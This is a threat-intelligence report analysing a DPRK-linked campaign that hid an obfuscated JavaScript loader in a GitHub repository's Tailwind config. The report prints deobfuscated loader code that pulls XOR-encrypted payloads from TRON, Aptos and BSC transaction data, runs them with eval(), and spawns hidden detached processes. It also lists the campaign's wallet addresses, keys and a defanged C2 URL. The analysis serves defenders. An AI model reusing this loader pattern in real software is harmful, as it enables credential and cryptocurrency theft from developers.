Cross-Chain TxDataHiding Crypto Heist: A Very Chainful Process (Part 2)

By Ransom-ISAC

Published: 2025-10-27 · Archived: 2026-04-05 14:51:03 UTC

Following our initial discovery of the Cross-Chain TxDataHiding technique in Part 1, our investigation into the weaponised repository revealed a sophisticated multi-stage attack chain.

In September 2025, Ransom-ISAC was brought in by Crystal Intelligence's François-Julien Alcaraz and Nick Smart to investigate a cryptocurrency and data theft attempt via a private weaponised GitHub repository. What initially appeared to be a standard phishing campaign quickly evolved into something far more sophisticated—a multi-layered attack leveraging novel blockchain-based command-and-control infrastructure and cross-platform malware designed to compromise development environments at scale.

At the heart of this operation lies a JavaScript-based Remote Access Trojan that we've identified as a variant of the DEV#POPPER malware family, which we're calling **DEV#POPPER.js**.

What makes this campaign particularly concerning is its cross-platform reach and dual-payload architecture. DEV#POPPER.js operates on any device capable of running JavaScript—whether Unix, macOS, or Windows—making it a universal threat to development environments regardless of operating system. The RAT provides full Remote Code Execution (RCE) capabilities, allowing attackers to establish persistent access, execute arbitrary commands, and deploy additional malicious components.

The second stage of the attack introduces a Python-based stealer we've designated **OmniStealer**, which lives up to its name by exfiltrating virtually everything of value. This includes cryptocurrency wallets, private keys, browser credentials, development environment secrets, and sensitive source code. The targeting patterns and operational priorities strongly suggest attribution to DPRK-affiliated threat actors, consistent with their documented focus on cryptocurrency theft for sanctions evasion and technology transfer operations.

In this part of our series, we'll dissect the complete kill chain from initial compromise through data exfiltration, examine the technical mechamnisms enabling cross-platform execution, and explore how DEV#POPPER.js and OmniStealer work in tandem to achieve comprehensive system compromise. Understanding this attack flow is critical for organisations to implement effective detection and prevention strategies against this emerging threat.

How it Works

Hiding malicious payloads within blockchain data is now a sophisticated obfuscation method used by modern threat actors. The landscape of these techniques can be divided into two primary categories based on where the malicious data resides within the blockchain infrastructure.

The first category involves **Smart Contract Storage-based Hiding**, exemplified by **Etherhiding**. This technique stores malicious payloads directly within Ethereum smart contract storage slots, which are retrieved through

contract read operations such as `eth_call` or `eth_getStorageAt`. The payload becomes part of the contract's persistent state, making it immutable and decentralised once deployed on the blockchain.

The second and more versatile category is **Transaction Data Hiding**, or **TxDataHiding** for short. Unlike smart contract storage methods, TxDataHiding embeds malicious payloads within the input data (calldata) of blockchain transactions themselves. These payloads are retrieved by querying historical transaction data using methods like `eth_getTransactionByHash`. This approach is more flexible because it doesn't require deploying a smart contract—the malicious data simply lives within the immutable transaction history recorded on the blockchain. TxDataHiding includes several chain-specific variants, including **TronHiding** (TRON transaction data), **AptosHiding** (Aptos transaction arguments), and **BinHiding** (Binance Smart Chain transaction input data).

The most advanced evolution of this technique is **Cross-Chain TxDataHiding**, which leverages multiple blockchain networks in a coordinated attack chain. In this sophisticated variant, one blockchain acts as an index or pointer system (typically TRON or Aptos), storing a reference to a transaction hash on a second blockchain (typically BSC). The malware first queries the index chain to retrieve this pointer, then uses it to fetch the actual encrypted payload from the payload chain's transaction data. Finally, the retrieved data is decrypted using XOR or similar algorithms to reveal the executable malicious code. This multi-chain approach significantly increases resilience against takedown efforts, as the attack infrastructure spans multiple decentralised networks with different governance structures and geographic distributions. The cross-chain methodology also provides built-in redundancy through multiple fallback nodes and alternative blockchain paths, making detection and mitigation substantially more challenging for security teams.

Cross-Chain Transaction Data Hiding (XCTDH): Recap

Hiding malicious payloads within blockchain data has become an emerging obfuscation technique. The landscape includes several distinct approaches:

XCTDH uses multiple blockchains in sequence: TRON or Aptos transactions store a BSC transaction hash within their transaction data fields (`raw_data.data` for TRON, `payload.arguments[0]` for Aptos). Malware first queries TRON/Aptos to retrieve this hash, then uses `eth_getTransactionByHash` on BSC to extract the encrypted payload. This two-stage, cross-blockchain retrieval system provides resilience through distributed infrastructure.

Example: In one of the payloads, we see a query to get the transactions of a TRON wallet address, from which we can extract the latest transaction data from Trongrid.io:

```
https://api.trongrid.io/v1/accounts/TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP/transactions?only_confirmed=true&only_fro
```

Which returns this:

```
{"data":[{"ret":[{"contractRet":"SUCCESS","fee":1333000}],"signature":["28dfdd895872826639d5419a4b84a678d1e2494f
```

What we are interested in here is the response.data[0].raw_data.data value:

```
6366393164343963666630643333326438396339366162343565633365663931356338336237326338613134383466353139396662623638
```


Now in our case, this needs to be decoded from Hex to UTF-8 then reversed to extract the BSC transaction hash. You can script this or use this CyberChef recipe:

```
0xf46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc
```

Now that the code has retrieved the BSC Transaction hash, it can initiate `eth_getTransactionByHash` to get the TxData.

```
 // Query BSC with the extracted hash
POST https://bsc-dataseed.binance.org

Body:
{
  "jsonrpc": "2.0",
  "method": "eth_getTransactionByHash",
  "params": ["0xf46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc"],
  "id": 1
}
```

Fetched it looks like this:



In our case, this is heavily character swapped and XOR-encoded, which leads to other heavily obfuscated JS-based payloads which we will discuss later in this report.


It performs this call because BSC copied Ethereum's API for compatibility. Even though the method name includes "eth_", it queries BSC, not Ethereum. This is not extracting data from Ethereum-based Smart Contracts, therefore this is not Etherhiding.

Key Distinction:

- **Etherhiding** = Smart contract **storage-based**

- **TxDataHiding** = Transaction **data-based**
- **Cross-Chain TxDataHiding** = Multi-blockchain **indexing system**


Recap: The Cross-Chain Attack Flow



As detailed in Part 1, the attack operates through a sophisticated 10-stage process that exploits blockchain infrastructure for command-and-control (C2). The malicious JavaScript executes an obfuscated Immediately Invoked Function Expression (IIFE), which employs custom character-shuffling algorithms to deobfuscate strings containing blockchain addresses and XOR keys. The malware then queries the TRON blockchain (in our example above "0xf46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc"), with Aptos as fallback, to retrieve an index pointing to a BSC transaction hash contained in the TRON transaction hash `raw_data.data` field, which is then used to call `eth_getTransactionByHash` on BSC RPC nodes (primary node first, backup node on failure), extracting the transaction input field containing the encrypted payload. After XOR decryption, the first payload executes immediately via `eval()`, whilst a second payload is retrieved through the same blockchain query cycle and spawns as a detached background process for persistence. This multi-chain architecture—leveraging TRON/Aptos for indexing and BSC for payload storage—combined with multiple node fallbacks and immutable blockchain storage, creates a remarkably resilient C2 infrastructure that's exceptionally difficult to disrupt or attribute.


Full Attack Chain

Here is a high-level overview of this attack end-to-end:



1. In our case, this was an attempt via Telegram of a Social Engineering attack. However there are other reports of the same vector using a GitHub Dependency Attack.
2. GitHub Repository is cloned/installed after collaboration and runs locally on the user's device to execute.
3. Obfuscated malware contains two payloads via Cross-Chain TxDataHiding.
4. One contains obfuscated malware for another JS stager acting as a loader via Cross-Chain TxDataHiding.
    1. This then downloads a ~2,500-line obfuscated code which is near impossible to deobfuscate manually.
    2. Using an online JS deobfuscator allows us to get the code clearer to show an omni-OS NodeJS-based Remote Access Trojan capable of Remote Code Execution (RCE), appearing to be a variant of the DEV#POPPER campaign.
5. One obfuscated payload fetches data via hxxp://23[.]27[.]20[.]143:27017/$/boot using custom headers to download telemetry capture and malware stager code—another ~2,500-line obfuscated script.
    1. This is a downloader of Python, 7Zip and a payload named z1.
    2. In order to get the Z1 payload, the device must be registered by sending telemetry data back to both C2 channels via the DEV#POPPER RAT first, then the downloader. After which we can fetch Z1.
6. Z1 Deobfuscated, is python-based smash-and-grab code used to exfiltrate virtually everything on the device—hard-coded C2 endpoints, wallet addresses/passwords, browser credentials/cookies, and local password vaults. It is for this reason we call **OmniStealer.**


Payload Download



The DPRK are now targeting developers with fake job postings on LinkedIn, similar reports of this include [DeceptiveDevelopment, reported in September 2025, utilising the ClickFix campaign, as well as the notorious Lazarus' Operation DreamJob in 2023 which trojanised codebases during staged job interviews](#).

The threat actor reached out to the target requesting they support them on a Blockchain-based project hiring for a role with their relevant expertise at a very generous daily rate of remuneration. Soon after, there was a request by the Threat Actor to switch over to Telegram to discuss the role and arrangements in more detail. This led to an initial interview and a review of the code that was sent over, in which there were observations of having unnecessary libraries and work related to secret or proprietary work that likely should not have been provided to the potential employer at that point in time. There were some other observations which aroused suspicion.

This of course led to the invitation to collaborate with the GitHub user on their project and run the malicious code:



At this stage, we knew this was not a legitimate job posting and set-up a honeypot to investigate.

The URL from which the payload is downloaded from via Telegram is the following:

```
https[:]//github[.]com/isasmallbit/store-v
```


Second Attack Vector

Our specific payload is logged to the threat actor via HTTP header values as `Sec-V: 0`. We have assessed that 'Sec-V' likely represents the 'Store-V' repository above and value '0' is marked for Telegram seeing as this was our attack vector via Invitation to collaborate on a Private repository.

However, there was also `Sec-V: A` as an option from the script which we assess is likely a Dependency-based attack, which makes sense as there have been multiple reports of similar cases of dependency-based attacks.

When searching for the initial payload (see below), some of the key parameters to search for across your local device in strings are: `"global['_V']" AND "global['r']"`


Looking at GitHub for repositories of this (during the time of writing), we observe that there are 62 matches, all containing filenames that were previously reported by external sources, such as tailwind.config.js and next.config.mjs.



As these are all public, it is very likely that these are dependency-based attacks or low-hanging fruit for unsuspecting developers to utilise to improve their day-to-day work. Most of these are associated with NodeJS or Web3 and BlockChain-related code.This selection of modules makes sense for the motivation of the campaign appears to be ifinancial theft using cryptocurrency. Case inpoint would include:

Payload 1 (Initial Multi-Payload Stager)

SHA256 Hash: `16df15306f966ae5c5184901747a32087483c03eebd7bf19dbfc38e2c4d23ff8`



Whilst the hunting was not an easy feat given there were tens of thousands of files within this repository, the typical sanity checks such as YARA scanning and IOC hunting helped us narrow down the list. Interestingly the file was actually tucked away similar to the DevPopper Technique reported by Securonix:

```
const mongoose = require("mongoose");

const ImageDetailsScehma = new mongoose.Schema(
  {
   image:String
  },
  {
    collection: "ImageDetails",
  }
);

mongoose.model("ImageDetails", ImageDetailsScehma);
```

Our file was found under `Store-V/Front-End/Tailwind.config.js` in comparison to our target, which is also tucked out of the way:

```
/** @type {import('tailwindcss').Config} */
const jmpparser = require('fs');
module.exports = {
  content: [
    "./src/**/*.{js,jsx,ts,tsx}",
  ],
  theme: {
    extend: {},
  },
  plugins: [],
};

```

Obfuscation

The code itself is so well obfuscated that whilst investigating (at the time of writing this), most of the payloads gathered were not flagged as malware on VirusTotal or other Antivirus engines. In our case this first one was luckily:

The key to deobfuscation is to replace any eval() values which are used to execute with console.log(). As there is a function that anonymises the final output, the real code we are interested in is one of the var values which we must console.log to find our final value, and we find this through the value of Xkl, truncated for writeup purposes:

```
 [SCRIPT LOG] Xkl is
var _$_2d00 = (_$af402041)("e%hSd%tds...[obfuscated]", 3412038);

function _$af402041(a, k) {
    // Deobfuscation: character shuffling algorithm
    var n = [];
    for (var u = 0; u < a.length; u++) {
        // Swap characters based on key
        var f = k * (u + 452) + (k % 12788);
        var m = k * (u + 404) + (k % 13497);
        // ... swapping logic
    };
```

```
    return n.join('').split('%')... // Reconstruct string
}

(async () => {
    // Fetch decryption key from blockchain (Tron/Aptos)
    async function t(key, tronAddr, aptosAddr) {
        let r = /* fetch from blockchain API */;
        let n = /* JSON-RPC call */;
        // XOR decrypt payload
        return xorDecrypt(n, key);
    }

    // Fetch and execute malicious payload
    const payload = await t(key, addr1, addr2);
    eval(payload);

    // Spawn persistent process
    child_process.spawn('node', ['-e', code + payload], {detached: true});
})()
```

What does the value of `_$_2d00` equate to? Well we can simply run `console.log(_$_2d00);` to find out:

```
[
 'r',
 'end',
 'error',
 'on',
 '',
 'data',
 'parse',
 'JSON',
 'get',
 'https',
 'Promise',
 '2.0',
 'stringify',
 'POST',
 'request',
 'write',
 'join',
 'reverse',
 'split',
 'utf8',
 'toString',
 'raw_data',
 '/transactions?only_confirmed=true&only_from=true&limit=1',
 'hex',
```

```
  'from',
  'Buffer',
  'arguments',
  'payload',
  '/transactions?limit=1',
  '?.?',
  'substring',
  'input',
  'result',
  'eth_getTransactionByHash',
  'bsc-dataseed.binance.org',
  'bsc-rpc.publicnode.com',
  'length',
  'charCodeAt',
  'fromCharCode',
  'String',
  '2[gWfGj;<:-93Z^C',
  'TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP',
  '0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e',
  'm6:tTh^D)cBz?NM]',
  'TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG',
  '0x3f0e5781d0855fb460661ac63257376db1941b2bb522499e4757ecb3ebd5dce3',
  'node',
  '-e',
  '_V',
  "';",
  'ignore',
  'spawn',
  'child_process'
]
```

As you can see here it is an array. Now the array is referenced all throughout the code, so all that's needed is to replace values of `_$_2d00[n]` with the appropriate value above which is very straightforward to script. This is all documented in dedicated GitHub repository.

Payload Retrieval Summary

Upon deobfuscating, this is what is uncovered:

This payload uses Cross-Chain TxDataHiding as discussed in the previous section. This actually had two sets of API calls to the following feeds, which meant two payloads:

Payload 1:

- **XOR Key:** `'2[gWfGj;<:-93Z^C'`
- **Fetch Chain:**
    1. Tron: `TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP` → extracts transaction data, reverses it

2. Fallback - Aptos: `0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e` → extracts from arguments[0]
3. Uses retrieved hash to query BSC: `bsc-dataseed.binance.org` → `eth_getTransactionByHash`
4. Fallback BSC: `bsc-rpc.publicnode.com`
5. Extracts from transaction input, splits on `'?.?'`, then takes the second part [1]
6. XOR decrypts and **immediately executes via eval()**

Payload 2:

- **XOR Key:** `'m6:tTh^D)cBz?NM]'`
- **Fetch Chain:**
  1. Tron: `TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG` → extracts transaction data, reverses it
  2. Fallback - Aptos: `0x3f0e5781d0855fb460661ac63257376db1941b2bb522499e4757ecb3ebd5dce3` → extracts from arguments[0]
  3. Uses retrieved hash to query BSC: `bsc-dataseed.binance.org` → `eth_getTransactionByHash`
  4. Fallback BSC: `bsc-rpc.publicnode.com`
  5. Extracts from transaction input, splits on `'?.?'`, then takes the second part [1]
  6. XOR decrypts and **spawns as detached child process with eval() fallback**

Hidden Processes & Stealth Techniques

Process Hiding:

```
 d('child_process')['spawn']('node', ['-e', ...], {
    detached: true,        // Runs independently, survives parent death
    stdio: 'ignore',       // No stdin/stdout/stderr - invisible
    windowsHide: true      // Hidden window on Windows
})
```

Obfuscation Methods:

1. **String shuffling function** (`_$af402041`) - complex character permutation algorithm
2. **Array-based string obfuscation** - all strings stored in `_$_2d00[]` array
3. **Blockchain as data storage** - payloads hidden in transaction data (legitimate-looking traffic)
4. **Multi-layer encoding:** Hex → Buffer → UTF8 → Reversed → XOR decryption

Anti-Debugging Techniques:

1. Dead code checks:

```
 if (!_$af402041) { return }  // Function existence checks
if (!_$_2d00) { _$af402041 = 0; return }  // Variable checks
```

